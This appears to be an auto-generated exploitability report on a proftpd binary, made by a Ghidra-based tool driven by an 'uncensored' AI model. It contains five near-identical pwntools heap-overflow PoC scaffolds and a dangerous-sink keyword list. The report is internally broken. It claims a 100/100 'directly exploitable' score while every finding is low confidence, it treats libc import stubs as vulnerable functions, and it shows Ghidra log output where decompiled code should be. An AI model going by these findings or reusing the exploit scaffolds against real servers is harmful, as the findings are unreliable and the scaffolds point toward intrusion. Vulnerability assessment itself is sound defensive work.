EXPLOITABILITY ASSESSMENT REPORT

proftpd

/Volumes/Asgard/Cyber/Samples/proftpd

CRITICAL

EXPLOITABILITY

Analysis Date	2026-11-08 11:31:55 EST
Architecture	x86 (GhidraScript)
Exploitability Score	100/100
Vulnerabilities Found	5
PoC Exploits Generated	5
Functions	1661 extracted
AI Provider	Custom
AI Model	deepseek-v4-1-flash-1017-uncensored

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BINARY INFORMATION

File Name	proftpd
File Path	/Volumes/Asgard/Cyber/Samples/proftpd
File Size	626.6 KB (641680 bytes)
Format	Executable and Linking Format (ELF) (GhidraScript)
Architecture	x86 (GhidraScript)
Language/Compiler	(GhidraScript) / unknown (GhidraScript)
Entry Point	0x00405540
Image Base	0x00400000
MD5	ba75ec9781a5e5729a23ada7d555a767
SHA-256	1147c2f6399125eaf531d345b4057cf9c6bd2892c6c23296a24f8497f7287e36
Analysis Engine	ARA-mcp (/opt/ARA-mcp) + Ghidra + native exploitability engine
AI Provider	Custom
AI Model	deepseek-v4-1-flash-1017-uncensored

EXPLOITABILITY SCORE: 100/100 — CRITICAL

A directly exploitable weakness was found with no effective mitigations — a working PoC exploit could be constructed.

ANALYSIS SUMMARY

Critical Vulnerabilities	0
High Vulnerabilities	5
Medium Vulnerabilities	0
PoC Exploits Generated	5
High-Confidence PoCs	0
ROP Gadgets Found	0
Total Functions	1661
Memory Segments	27

BINARY PROTECTIONS (MITIGATION AUDIT)

checksec-equivalent audit of exploit mitigations present in this build.

NX / DEP (non-executable stack/heap)	ENABLED
PIE / ASLR base randomization	DISABLED
RELRO	Partial
Stack Canary	ENABLED
FORTIFY_SOURCE / Guard	ENABLED
Stripped Symbols	ENABLED

WHAT THIS MEANS FOR EXPLOITATION

Canary present but no PIE: the canary must be leaked or bypassed (e.g. via a format-string read) before overwriting the return address, but target addresses are static once that's done.

VULNERABILITIES FOUND

5 weakness(es) identified via decompiled-code sink analysis. CWE IDs link to MITRE.

[HIGH] Heap Buffer Overflow confidence: Low

strcpy (GhidraScript) (0x00403940) via strcpy()

CWE-122 — Heap-based Buffer Overflow

https://cwe.mitre.org/data/definitions/122.html

strcpy() writes into GhidraScript without a bounds check visible in the decompiled call.

[HIGH] Heap Buffer Overflow confidence: Low

__memcpy_chk (GhidraScript) (0x00403ee0) via memcpy()

CWE-122 — Heap-based Buffer Overflow

https://cwe.mitre.org/data/definitions/122.html

__memcpy_chk() writes into GhidraScript — FORTIFY_SOURCE will abort on overflow at runtime rather than allowing a corrupting write, so this call is mitigated, not directly exploitable.

[HIGH] Heap Buffer Overflow confidence: Low

memcpy (GhidraScript) (0x00403f30) via memcpy()

CWE-122 — Heap-based Buffer Overflow

https://cwe.mitre.org/data/definitions/122.html

memcpy() writes into GhidraScript without a bounds check visible in the decompiled call.

[HIGH] Heap Buffer Overflow confidence: Low

memmove (GhidraScript) (0x00404270) via memmove()

CWE-122 — Heap-based Buffer Overflow

https://cwe.mitre.org/data/definitions/122.html

memmove() writes into GhidraScript without a bounds check visible in the decompiled call.

[HIGH] Heap Buffer Overflow confidence: Low

strcat (GhidraScript) (0x004043a0) via strcat()

CWE-122 — Heap-based Buffer Overflow


https://cwe.mitre.org/data/definitions/122.html

strcat() writes into GhidraScript without a bounds check visible in the decompiled call.

ATTACK MAP (1/5)

Static exploitation paths synthesized from identified weaknesses, binary mitigations, and companion primitives (leaks, gadgets, computed offsets). Barriers (amber) must be bypassed ; enablers (green) are primitives found in this build.

Entry Weakness Barrier Enabler Impact



1. Heap Buffer Overflow via strcpy() in strcpy (GhidraScript)

CWE-122 · HIGH · Viability: Low–Medium — needs heap layout

ENTRY

Attacker-influenced input

Data reaches strcpy() in strcpy (GhidraScript) @ 0x00403940 without a bounds/sanitize check visible in decompilation.

WEAKNESS

Heap Buffer Overflow (CWE-122)

strcpy() writes past a heap (or non-stack) buffer (`GhidraScript`).

ENABLER

Heap shaping

Allocator-specific layout (tcache/fastbin/Windows heap) determines adjacent metadata/object location.

BARRIER

NX

Payload function-pointer / vtable / free-hook hijack over shellcode.

IMPACT

Arbitrary write / type confusion

Corrupt adjacent chunk metadata or object fields → write-what-where or controlled free.

- PoC script: Heap Buffer Overflow — strcpy (GhidraScript) (confidence Low).

4. Heap Buffer Overflow via memcpy() in __memcpy_chk (GhidraScript)

CWE-122 · HIGH · Viability: Low–Medium — needs heap layout

ENTRY

Attacker-influenced input

Data reaches memcpy() in __memcpy_chk (GhidraScript) @ 0x00403ee0 without a bounds/sanitize check visible in decompilation.

WEAKNESS

Heap Buffer Overflow (CWE-122)

memcpy() writes past a heap (or non-stack) buffer (`GhidraScript`).

ENABLER

Heap shaping

Allocator-specific layout (tcache/fastbin/Windows heap) determines adjacent metadata/object corruption.

BARRIER

NX

Pivot to function-pointer / vtable / free-hook hijack over shellcode.

IMPACT

Arbitrary write / type confusion

Corrupt adjacent chunk metadata or object fields → write-what-where or controlled free.

- PoC script: Heap Buffer Overflow — __memcpy_chk (GhidraScript) (confidence Low).

7. Heap Buffer Overflow via memcpy() in memcpy (GhidraScript)

CWE-122 · HIGH · Viability: Low–Medium — needs heap layout

ENTRY

Attacker-influenced input

Data reaches memcpy() in memcpy (GhidraScript) @ 0x00403f30 without a bounds/sanitize check visible in decompilation.

WEAKNESS

Heap Buffer Overflow (CWE-122)

memcpy() writes past a heap (or non-stack) buffer (`GhidraScript`).

ENABLER

Heap shaping

Allocator-specific layout (tcache/fastbin/Windows heap) determines adjacent metadata/object corruption.

BARRIER

NX

Pure-data function-pointer / vtable / free-hook hijack over shellcode.

IMPACT

Arbitrary write / type confusion

Corrupt adjacent chunk metadata or object fields → write-what-where or controlled free.

- PoC script: Heap Buffer Overflow — memcpy (GhidraScript) (confidence Low).

10. Heap Buffer Overflow via memmove() in memmove (GhidraScript)

CWE-122 · HIGH · Viability: Low–Medium — needs heap layout

ENTRY

Attacker-influenced input

Data reaches memmove() in memmove (GhidraScript) @ 0x00404270 without a bounds/sanitize che
ck visible in decompilation.

WEAKNESS

Heap Buffer Overflow (CWE-122)

memmove() writes past a heap (or non-stack) buffer (`GhidraScript`).

ENABLER

Heap shaping

Allocator-specific layout (tcache/fastbin/Windows heap) determines adjacent metadata/object
corruption.

BARRIER

NX

Pivot to function-pointer / vtable / free-hook hijack over shellcode.

IMPACT

Arbitrary write / type confusion

Corrupt adjacent chunk metadata or object fields → write-what-where or controlled free.

- PoC script: Heap Buffer Overflow — memmove (GhidraScript) (confidence Low).

ATTACK MAP (5/5)

13. Heap Buffer Overflow via strcat() in strcat (GhidraScript)

CWE-122 · HIGH · Viability: Low–Medium — needs heap layout

ENTRY

Attacker-influenced input

Data reaches strcat() in strcat (GhidraScript) @ 0x004043a0 without a bounds/sanitize check visible in decompilation.

WEAKNESS

Heap Buffer Overflow (CWE-122)

strcat() writes past a heap (or non-stack) buffer (`GhidraScript`).

ENABLER

Heap shaping

Allocator-specific layout (tcache/fastbin/Windows heap) determines adjacent metadata/object corruption.

BARRIER

NX

Pivot to function-pointer / vtable / free-hook hijack over shellcode.

IMPACT

Arbitrary write / type confusion

Corrupt adjacent chunk metadata or object fields → write-what-where or controlled free.

- PoC script: Heap Buffer Overflow — strcat (GhidraScript) (confidence Low).

CWE REFERENCES

MITRE Common Weakness Enumeration entries referenced by this assessment. Click a URL to open the official definition.

CWE-122

https://cwe.mitre.org/data/definitions/122.html

Heap-based Buffer Overflow

A heap buffer is overwritten past its bounds, potentially corrupting heap metadata or adjacent objects.

Source: MITRE CWE — https://cwe.mitre.org/ · Definitions used for classification only.

PoC EXPLOIT: HEAP BUFFER OVERFLOW — STRCPY (GHIDRASCRIPT)

Technique: Heap overflow via strcpy() into GhidraScript — metadata/object corruption scaffold

Confidence: Low

CWE: CWE-122 — Heap-based Buffer Overflow

ASSUMPTIONS

- Destination 'GhidraScript' was not a recovered stack local — treated as heap/global.
- Heap layout, allocator version, and allocation order must be confirmed dynamically.
- Confirm attacker control over the length/source of strcpy().

⚠ Run only against a target you are authorized to test, in an isolated environment. This tool does not execute the script .

```
#!/usr/bin/env python3
"""
Generated by AsgardianExploitAnalyzer — Exploitability Assessment
Target      : proftpd  (sha256: 1147c2f6399125eaf531d345b4057cf9c6bd2892c6c23296a24f8497f7287e36)
Weakness    : Heap Buffer Overflow in strcpy (GhidraScript) (0x00403940) via strcpy()
CWE         : CWE-122 — Heap-based Buffer Overflow
CWE URL     : https://cwe.mitre.org/data/definitions/122.html
Protections : NX=true PIE=false RELRO=Partial Canary=true
Confidence  : Low

Offsets/addresses above are specific to this exact build; recompiling or
changing compiler/optimization settings will change them. This script is
NOT executed by AsgardianExploitAnalyzer — run it only against a target you are
authorized to test, in an isolated environment.
"""
from pwn import *

context.binary = elf = ELF("/Volumes/Asgard/Cyber/Samples/proftpd")
io = process(elf.path)   # or: io = remote("host", port)
# Heap overflow via strcpy() writing into 'GhidraScript' in strcpy (GhidraScript).
# Classic heap-overflow scaffolding (glibc tcache/fastbin era). Exact
# heap layout depends on allocator, binary, and allocation order — treat
# this as a research harness, not a one-shot exploit.

# 1) Trigger the overflow with a controlled size once you map input → strcpy.
# 2) Overwrite adjacent metadata (size/fd/bk) or an adjacent object field
#    (function pointer, vtable, string length, etc.).
# 3) Free / reallocate to obtain a write-what-where or arbitrary free.

# --- phase A: shape the heap (edit sizes to match the target) ---
# io.sendlineafter(b"> ", b"alloc")
# io.sendlineafter(b"size: ", str(0x80).encode())
# io.sendlineafter(b"> ", b"alloc")
# io.sendlineafter(b"size: ", str(0x80).encode())

# --- phase B: overflow chunk 0 into chunk 1 ---
overflow = b"A" * 0x80                # fill victim buffer
overflow += p64(0) + p64(0x91)        # TODO: fake next-chunk size / metadata
```

PoC EXPLOIT: HEAP BUFFER OVERFLOW — __MEMCPY_CHK (GHIDRASCRIPT)

Technique: Heap overflow via memcpy() into GhidraScript — metadata/object corruption scaffold

Confidence: Low

CWE: CWE-122 — Heap-based Buffer Overflow

ASSUMPTIONS

- Destination 'GhidraScript' was not a recovered stack local — treated as heap/global.
- Heap layout, allocator version, and allocation order must be confirmed dynamically.
- Confirm attacker control over the length/source of memcpy().

⚠ Run only against a target you are authorized to test, in an isolated environment. This tool does not execute the script .

```
#!/usr/bin/env python3
"""
Generated by AsgardianExploitAnalyzer — Exploitability Assessment
Target      : proftpd  (sha256: 1147c2f6399125eaf531d345b4057cf9c6bd2892c6c23296a24f8497f7287e36)
Weakness    : Heap Buffer Overflow in __memcpy_chk (GhidraScript) (0x00403ee0) via memcpy()
CWE         : CWE-122 — Heap-based Buffer Overflow
CWE URL     : https://cwe.mitre.org/data/definitions/122.html
Protections : NX=true PIE=false RELRO=Partial Canary=true
Confidence  : Low

Offsets/addresses above are specific to this exact build; recompiling or
changing compiler/optimization settings will change them. This script is
NOT executed by AsgardianExploitAnalyzer — run it only against a target you are
authorized to test, in an isolated environment.
"""
from pwn import *

context.binary = elf = ELF("/Volumes/Asgard/Cyber/Samples/proftpd")
io = process(elf.path)   # or: io = remote("host", port)
# Heap overflow via memcpy() writing into 'GhidraScript' in __memcpy_chk (GhidraScript).
# Classic heap-overflow scaffolding (glibc tcache/fastbin era). Exact
# heap layout depends on allocator, binary, and allocation order — treat
# this as a research harness, not a one-shot exploit.

# 1) Trigger the overflow with a controlled size once you map input → memcpy.
# 2) Overwrite adjacent metadata (size/fd/bk) or an adjacent object field
#    (function pointer, vtable, string length, etc.).
# 3) Free / reallocate to obtain a write-what-where or arbitrary free.

# --- phase A: shape the heap (edit sizes to match the target) ---
# io.sendlineafter(b"> ", b"alloc")
# io.sendlineafter(b"size: ", str(0x80).encode())
# io.sendlineafter(b"> ", b"alloc")
# io.sendlineafter(b"size: ", str(0x80).encode())

# --- phase B: overflow chunk 0 into chunk 1 ---
overflow = b"A" * 0x80                # fill victim buffer
overflow += p64(0) + p64(0x91)        # TODO: fake next-chunk size / metadata
```

PoC EXPLOIT: HEAP BUFFER OVERFLOW — MEMCPY (GHIDRASCRIPT)

Technique: Heap overflow via memcpy() into GhidraScript — metadata/object corruption scaffold

Confidence: Low

CWE: CWE-122 — Heap-based Buffer Overflow

ASSUMPTIONS

- Destination 'GhidraScript' was not a recovered stack local — treated as heap/global.
- Heap layout, allocator version, and allocation order must be confirmed dynamically.
- Confirm attacker control over the length/source of memcpy().

⚠ Run only against a target you are authorized to test, in an isolated environment. This tool does not execute the script .

```
#!/usr/bin/env python3
"""
Generated by AsgardianExploitAnalyzer — Exploitability Assessment
Target      : proftpd  (sha256: 1147c2f6399125eaf531d345b4057cf9c6bd2892c6c23296a24f8497f7287e36)
Weakness    : Heap Buffer Overflow in memcpy (GhidraScript) (0x00403f30) via memcpy()
CWE         : CWE-122 — Heap-based Buffer Overflow
CWE URL     : https://cwe.mitre.org/data/definitions/122.html
Protections : NX=true PIE=false RELRO=Partial Canary=true
Confidence  : Low

Offsets/addresses above are specific to this exact build; recompiling or
changing compiler/optimization settings will change them. This script is
NOT executed by AsgardianExploitAnalyzer — run it only against a target you are
authorized to test, in an isolated environment.
"""
from pwn import *

context.binary = elf = ELF("/Volumes/Asgard/Cyber/Samples/proftpd")
io = process(elf.path)   # or: io = remote("host", port)
# Heap overflow via memcpy() writing into 'GhidraScript' in memcpy (GhidraScript).
# Classic heap-overflow scaffolding (glibc tcache/fastbin era). Exact
# heap layout depends on allocator, binary, and allocation order — treat
# this as a research harness, not a one-shot exploit.

# 1) Trigger the overflow with a controlled size once you map input → memcpy.
# 2) Overwrite adjacent metadata (size/fd/bk) or an adjacent object field
#    (function pointer, vtable, string length, etc.).
# 3) Free / reallocate to obtain a write-what-where or arbitrary free.

# --- phase A: shape the heap (edit sizes to match the target) ---
# io.sendlineafter(b"> ", b"alloc")
# io.sendlineafter(b"size: ", str(0x80).encode())
# io.sendlineafter(b"> ", b"alloc")
# io.sendlineafter(b"size: ", str(0x80).encode())

# --- phase B: overflow chunk 0 into chunk 1 ---
overflow = b"A" * 0x80                # fill victim buffer
overflow += p64(0) + p64(0x91)        # TODO: fake next-chunk size / metadata
```

PoC EXPLOIT: HEAP BUFFER OVERFLOW — MEMMOVE (GHIDRASCRIPT)

Technique: Heap overflow via memmove() into GhidraScript — metadata/object corruption scaffold

Confidence: Low

CWE: CWE-122 — Heap-based Buffer Overflow

ASSUMPTIONS

- Destination 'GhidraScript' was not a recovered stack local — treated as heap/global.
- Heap layout, allocator version, and allocation order must be confirmed dynamically.
- Confirm attacker control over the length/source of memmove().

⚠ Run only against a target you are authorized to test, in an isolated environment. This tool does not execute the script.

```
#!/usr/bin/env python3
"""
Generated by AsgardianExploitAnalyzer — Exploitability Assessment
Target      : proftpd  (sha256: 1147c2f6399125eaf531d345b4057cf9c6bd2892c6c23296a24f8497f7287e36)
Weakness    : Heap Buffer Overflow in memmove (GhidraScript) (0x00404270) via memmove()
CWE         : CWE-122 — Heap-based Buffer Overflow
CWE URL     : https://cwe.mitre.org/data/definitions/122.html
Protections : NX=true PIE=false RELRO=Partial Canary=true
Confidence  : Low

Offsets/addresses above are specific to this exact build; recompiling or
changing compiler/optimization settings will change them. This script is
NOT executed by AsgardianExploitAnalyzer — run it only against a target you are
authorized to test, in an isolated environment.
"""
from pwn import *

context.binary = elf = ELF("/Volumes/Asgard/Cyber/Samples/proftpd")
io = process(elf.path)   # or: io = remote("host", port)
# Heap overflow via memmove() writing into 'GhidraScript' in memmove (GhidraScript).
# Classic heap-overflow scaffolding (glibc tcache/fastbin era). Exact
# heap layout depends on allocator, binary, and allocation order — treat
# this as a research harness, not a one-shot exploit.

# 1) Trigger the overflow with a controlled size once you map input → memmove.
# 2) Overwrite adjacent metadata (size/fd/bk) or an adjacent object field
#    (function pointer, vtable, string length, etc.).
# 3) Free / reallocate to obtain a write-what-where or arbitrary free.

# --- phase A: shape the heap (edit sizes to match the target) ---
# io.sendlineafter(b"> ", b"alloc")
# io.sendlineafter(b"size: ", str(0x80).encode())
# io.sendlineafter(b"> ", b"alloc")
# io.sendlineafter(b"size: ", str(0x80).encode())

# --- phase B: overflow chunk 0 into chunk 1 ---
overflow = b"A" * 0x80                # fill victim buffer
```

PoC EXPLOIT: HEAP BUFFER OVERFLOW — STRCAT (GHIDRASCRIPT)

Technique: Heap overflow via strcat() into GhidraScript — metadata/object corruption scaffold

Confidence: Low

CWE: CWE-122 — Heap-based Buffer Overflow

ASSUMPTIONS

- Destination 'GhidraScript' was not a recovered stack local — treated as heap/global.
- Heap layout, allocator version, and allocation order must be confirmed dynamically.
- Confirm attacker control over the length/source of strcat().

⚠ Run only against a target you are authorized to test, in an isolated environment. This tool does not execute the script .

```
#!/usr/bin/env python3
"""
Generated by AsgardianExploitAnalyzer — Exploitability Assessment
Target      : proftpd  (sha256: 1147c2f6399125eaf531d345b4057cf9c6bd2892c6c23296a24f8497f7287e36)
Weakness    : Heap Buffer Overflow in strcat (GhidraScript) (0x004043a0) via strcat()
CWE         : CWE-122 — Heap-based Buffer Overflow
CWE URL     : https://cwe.mitre.org/data/definitions/122.html
Protections : NX=true PIE=false RELRO=Partial Canary=true
Confidence  : Low

Offsets/addresses above are specific to this exact build; recompiling or
changing compiler/optimization settings will change them. This script is
NOT executed by AsgardianExploitAnalyzer — run it only against a target you are
authorized to test, in an isolated environment.
"""
from pwn import *

context.binary = elf = ELF("/Volumes/Asgard/Cyber/Samples/proftpd")
io = process(elf.path)   # or: io = remote("host", port)
# Heap overflow via strcat() writing into 'GhidraScript' in strcat (GhidraScript).
# Classic heap-overflow scaffolding (glibc tcache/fastbin era). Exact
# heap layout depends on allocator, binary, and allocation order — treat
# this as a research harness, not a one-shot exploit.

# 1) Trigger the overflow with a controlled size once you map input → strcat.
# 2) Overwrite adjacent metadata (size/fd/bk) or an adjacent object field
#    (function pointer, vtable, string length, etc.).
# 3) Free / reallocate to obtain a write-what-where or arbitrary free.

# --- phase A: shape the heap (edit sizes to match the target) ---
# io.sendlineafter(b"> ", b"alloc")
# io.sendlineafter(b"size: ", str(0x80).encode())
# io.sendlineafter(b"> ", b"alloc")
# io.sendlineafter(b"size: ", str(0x80).encode())

# --- phase B: overflow chunk 0 into chunk 1 ---
overflow = b"A" * 0x80                # fill victim buffer
overflow += p64(0) + p64(0x91)        # TODO: fake next-chunk size / metadata
```

ENRICHMENT: PACKING & DYNAMIC STATUS

Packing / Unpacking

Packer	none detected

Dynamic Verification

5 PoC script(s) generated but not dynamically executed by this tool. Offsets and gadget addresses were computed statically from this exact build; recompiling or changing compiler/optimization settings will change them. Run the generated scripts only against a target you are authorized to test, in an isolated environment.

SUSPICIOUS INDICATORS

[HIGH] MEMORY SAFETY

Heap Buffer Overflow: strcpy() in strcpy (GhidraScript)

strcpy() writes into GhidraScript without a bounds check visible in the decompiled call. CWE-122

[HIGH] MEMORY SAFETY

Heap Buffer Overflow: memcpy() in __memcpy_chk (GhidraScript)

memcpy_chk() writes into GhidraScript — FORTIFY_SOURCE will abort on overflow at runtime rather than allowing a corrupting write, so this call is mitigated, not directly exploitable. CWE-122.

[HIGH] MEMORY SAFETY

Heap Buffer Overflow: memcpy() in memcpy (GhidraScript)

memcpy() writes into GhidraScript without a bounds check visible in the decompiled call. CWE-122

[HIGH] MEMORY SAFETY

Heap Buffer Overflow: memmove() in memmove (GhidraScript)

memmove() writes into GhidraScript without a bounds check visible in the decompiled call. CWE-122.

[HIGH] MEMORY SAFETY

Heap Buffer Overflow: strcat() in strcat (GhidraScript)

strcat() writes into GhidraScript without a bounds check visible in the decompiled call. CWE-122

[MEDIUM] COMMAND INJECTION

Dangerous sink referenced: system

/opt/ghidra_12.2_DEV/Ghidra/Features/SystemEmulation/ghidra_scripts

[MEDIUM] MEMORY SAFETY

Dangerous sink referenced: gets

at ghidra.app.script.JavaScriptProvider.getScriptInstance(JavaScriptProvider.java:114)

[MEDIUM] MEMORY SAFETY

Dangerous sink referenced: strcpy

dangerous_sinks = ["strcpy", "strcat", "sprintf", "vsprintf", "gets", "scanf", "memcpy", "memmove", "alloca", "system", "popen", "execl", "execv", "execve", "printf", "fprintf", "syslog", "malloc", "calloc", "realloc", "free", "winexec", "shellexecute", "createprocess"]

Suspicious Strings (0 of 2546 total)

Suspicious Functions (48 of 1661 total)

ADDRESS	FUNCTION NAME	REASON
0x00403880	__snprintf_chk (GhidraScript)	Memory-unsafe/injection sink: printf
0x00403890	free (GhidraScript)	Memory-unsafe/injection sink: free
0x00403940	strcpy (GhidraScript)	Memory-unsafe/injection sink: strcpy
0x00403ac0	regfree (GhidraScript)	Memory-unsafe/injection sink: free
0x00403be0	snprintf (GhidraScript)	Memory-unsafe/injection sink: printf
0x00403cb0	getservbyname (GhidraScript)	Memory-unsafe/injection sink: gets
0x00403e10	fgets (GhidraScript)	Memory-unsafe/injection sink: gets
0x00403e30	getsockopt (GhidraScript)	Memory-unsafe/injection sink: gets
0x00403e60	calloc (GhidraScript)	Memory-unsafe/injection sink: calloc
0x00403ee0	__memcpy_chk (GhidraScript)	Memory-unsafe/injection sink: memcpy
0x00403f30	memcpy (GhidraScript)	Memory-unsafe/injection sink: memcpy
0x00404040	malloc (GhidraScript)	Memory-unsafe/injection sink: malloc
0x004040c0	sscanf (GhidraScript)	Memory-unsafe/injection sink: scanf
0x00404180	__vsnprintf_chk (GhidraScript)	Memory-unsafe/injection sink: printf
0x004041e0	realloc (GhidraScript)	Memory-unsafe/injection sink: realloc
0x00404210	__printf_chk (GhidraScript)	Memory-unsafe/injection sink: printf
0x00404270	memmove (GhidraScript)	Memory-unsafe/injection sink: memmove
0x004042c0	getspnam (GhidraScript)	Memory-unsafe/injection sink: gets
0x00404360	getsockname (GhidraScript)	Memory-unsafe/injection sink: gets
0x004043a0	strcat (GhidraScript)	Memory-unsafe/injection sink: strcat
0x00404410	__fprintf_chk (GhidraScript)	Memory-unsafe/injection sink: printf
0x00404500	freeaddrinfo (GhidraScript)	Memory-unsafe/injection sink: free
0x00404510	__sprintf_chk (GhidraScript)	Memory-unsafe/injection sink: sprintf
0x00430c70	globfree (GhidraScript)	Memory-unsafe/injection sink: free
0x0046a750	globfree (GhidraScript)	Memory-unsafe/injection sink: free
0x006a9020	__snprintf_chk (GhidraScript)	Memory-unsafe/injection sink: printf
0x006a9028	free (GhidraScript)	Memory-unsafe/injection sink: free
0x006a9088	strcpy (GhidraScript)	Memory-unsafe/injection sink: strcpy

MEMORY MAP

NAME	START	END	SIZE	PERMS	TYPE
.interp	0x0000000000400238		28 B	r--	DATA
.note.ABI-tag	0x0000000000400254		32 B	r--	DATA
.note.gnu.build-id	0x0000000000400274		36 B	r--	DATA
.gnu.hash	0x0000000000400298		192 B	r--	DATA
.dynsym	0x0000000000400358		5.4 KB	r--	DATA
.dynstr	0x0000000000401900		2.0 KB	r--	DATA
.gnu.version	0x00000000004020ee		462 B	r--	DATA
.gnu.version_r	0x00000000004022c0		144 B	r--	DATA
.rela.dyn	0x0000000000402350		312 B	r--	DATA
.rela.plt	0x0000000000402488		4.9 KB	r--	DATA
.init	0x0000000000403808		26 B	r--	DATA
.plt	0x0000000000403830		3.3 KB	r--	DATA
.text	0x0000000000404540		416.8 KB	r-x	EXECUTE
.fini	0x000000000046c8a4		9 B	r--	DATA
.rodata	0x000000000046c8c0		84.1 KB	r--	DATA
.eh_frame_hdr	0x0000000000481958		9.7 KB	r--	DATA
.eh_frame	0x0000000000484040		63.4 KB	r--	DATA
.init_array	0x0000000000693e00		8 B	r--	DATA
.fini_array	0x0000000000693e08		8 B	r--	DATA
.jcr	0x0000000000693e10		8 B	r--	DATA

DECOMPILED: entry (GhidraScript)

Suspicion Score: 15

Address: 0x004054a5

⚠ Process execution

```
INFO  Using log config file: jar:file:/opt/ghidra_12.2_DEV/Ghidra/Framework/Generic/lib/Generic.jar!
INFO  Using log file: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/application.log (LoggingInitializ
INFO  Loading user preferences: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/preferences (Preference
INFO  Searching for classes... (ClassSearcher)
INFO  Class search complete (1860 ms) (ClassSearcher)
INFO  Initializing SSL Context (DefaultSSLContextInitializer)
INFO  Initializing Random Number Generator... (SecureRandomFactory)
INFO  Random Number Generator initialization complete: NativePRNGNonBlocking (SecureRandomFactory)
INFO  Trust manager disabled, cacerts have not been set (DefaultTrustManagerFactory)
INFO  Headless startup complete (3562 ms) (AnalyzeHeadless)
INFO  Class searcher loaded 59 extension points (20 false positives) (ClassSearcher)
INFO  HEADLESS Script Paths:
    /opt/ghidra_12.2_DEV/Ghidra/Features/GnuDemangler/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/Atmel/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/FunctionID/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/FileFormats/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Base/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/BSim/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/MicrosoftCodeAnalyzer/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/DecompilerDependent/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/8051/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Decompiler/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Debug/Debugger/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/JVM/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/PIC/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/PyGhidra/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/DATA/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/SystemEmulation/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/PDB/ghidra_scripts
    /var/folders/85/vy23_k4912g210348jl0ttcc0000gn/T
    /opt/ghidra_12.2_DEV/Ghidra/Debug/Debugger-rmi-trace/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/BytePatterns/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Swift/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/VersionTracking/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/WildcardAssembler/ghidra_scripts (HeadlessAnalyzer)
INFO  HEADLESS: execution starts (HeadlessAnalyzer)
INFO  Opening existing project: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/asgardian-ara/ghidr
INFO  Opening project: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/asgardian-ara/ghidra_project
INFO  REPORT: Processing project file: /proftpd (HeadlessAnalyzer)
INFO  REPORT: Execute script: AraB077A20D678E4E5BA6A75B87C99FCBD9.java  (HeadlessAnalyzer)
INFO  SCRIPT: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/AraB077A20D678E4E5BA6A75B87C99FCBD9.j
INFO  AraB077A20D678E4E5BA6A75B87C99FCBD9.java> Function not found: entry (GhidraScript) (GhidraScri
INFO  REPORT: Save succeeded for processed file: /proftpd (HeadlessAnalyzer)
java version "26.0.1" 2026-04-21
Java(TM) SE Runtime Environment (build 26.0.1+8-34)
Java HotSpot(TM) 64-Bit Server VM (build 26.0.1+8-34, mixed mode)
WARNING: Final field name in class ghidra.util.charset.CharsetInfo has been mutated reflectively by
WARNING: Use --enable-final-field-mutation=ALL-UNNAMED to avoid a warning
```

DECOMPILED: __snprintf_chk (GhidraScript)

Suspicion Score: 15

Address: 0x00403880

⚠ Process execution

```
INFO  Using log config file: jar:file:/opt/ghidra_12.2_DEV/Ghidra/Framework/Generic/lib/Generic.jar!
INFO  Using log file: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/application.log (LoggingInitializ
INFO  Loading user preferences: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/preferences (Preference
INFO  Searching for classes... (ClassSearcher)
INFO  Class search complete (1928 ms) (ClassSearcher)
INFO  Initializing SSL Context (DefaultSSLContextInitializer)
INFO  Initializing Random Number Generator... (SecureRandomFactory)
INFO  Random Number Generator initialization complete: NativePRNGNonBlocking (SecureRandomFactory)
INFO  Trust manager disabled, cacerts have not been set (DefaultTrustManagerFactory)
INFO  Headless startup complete (3722 ms) (AnalyzeHeadless)
INFO  Class searcher loaded 59 extension points (20 false positives) (ClassSearcher)
INFO  HEADLESS Script Paths:
    /opt/ghidra_12.2_DEV/Ghidra/Features/GnuDemangler/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/Atmel/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/FunctionID/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/FileFormats/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Base/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/BSim/ghidra_scripts
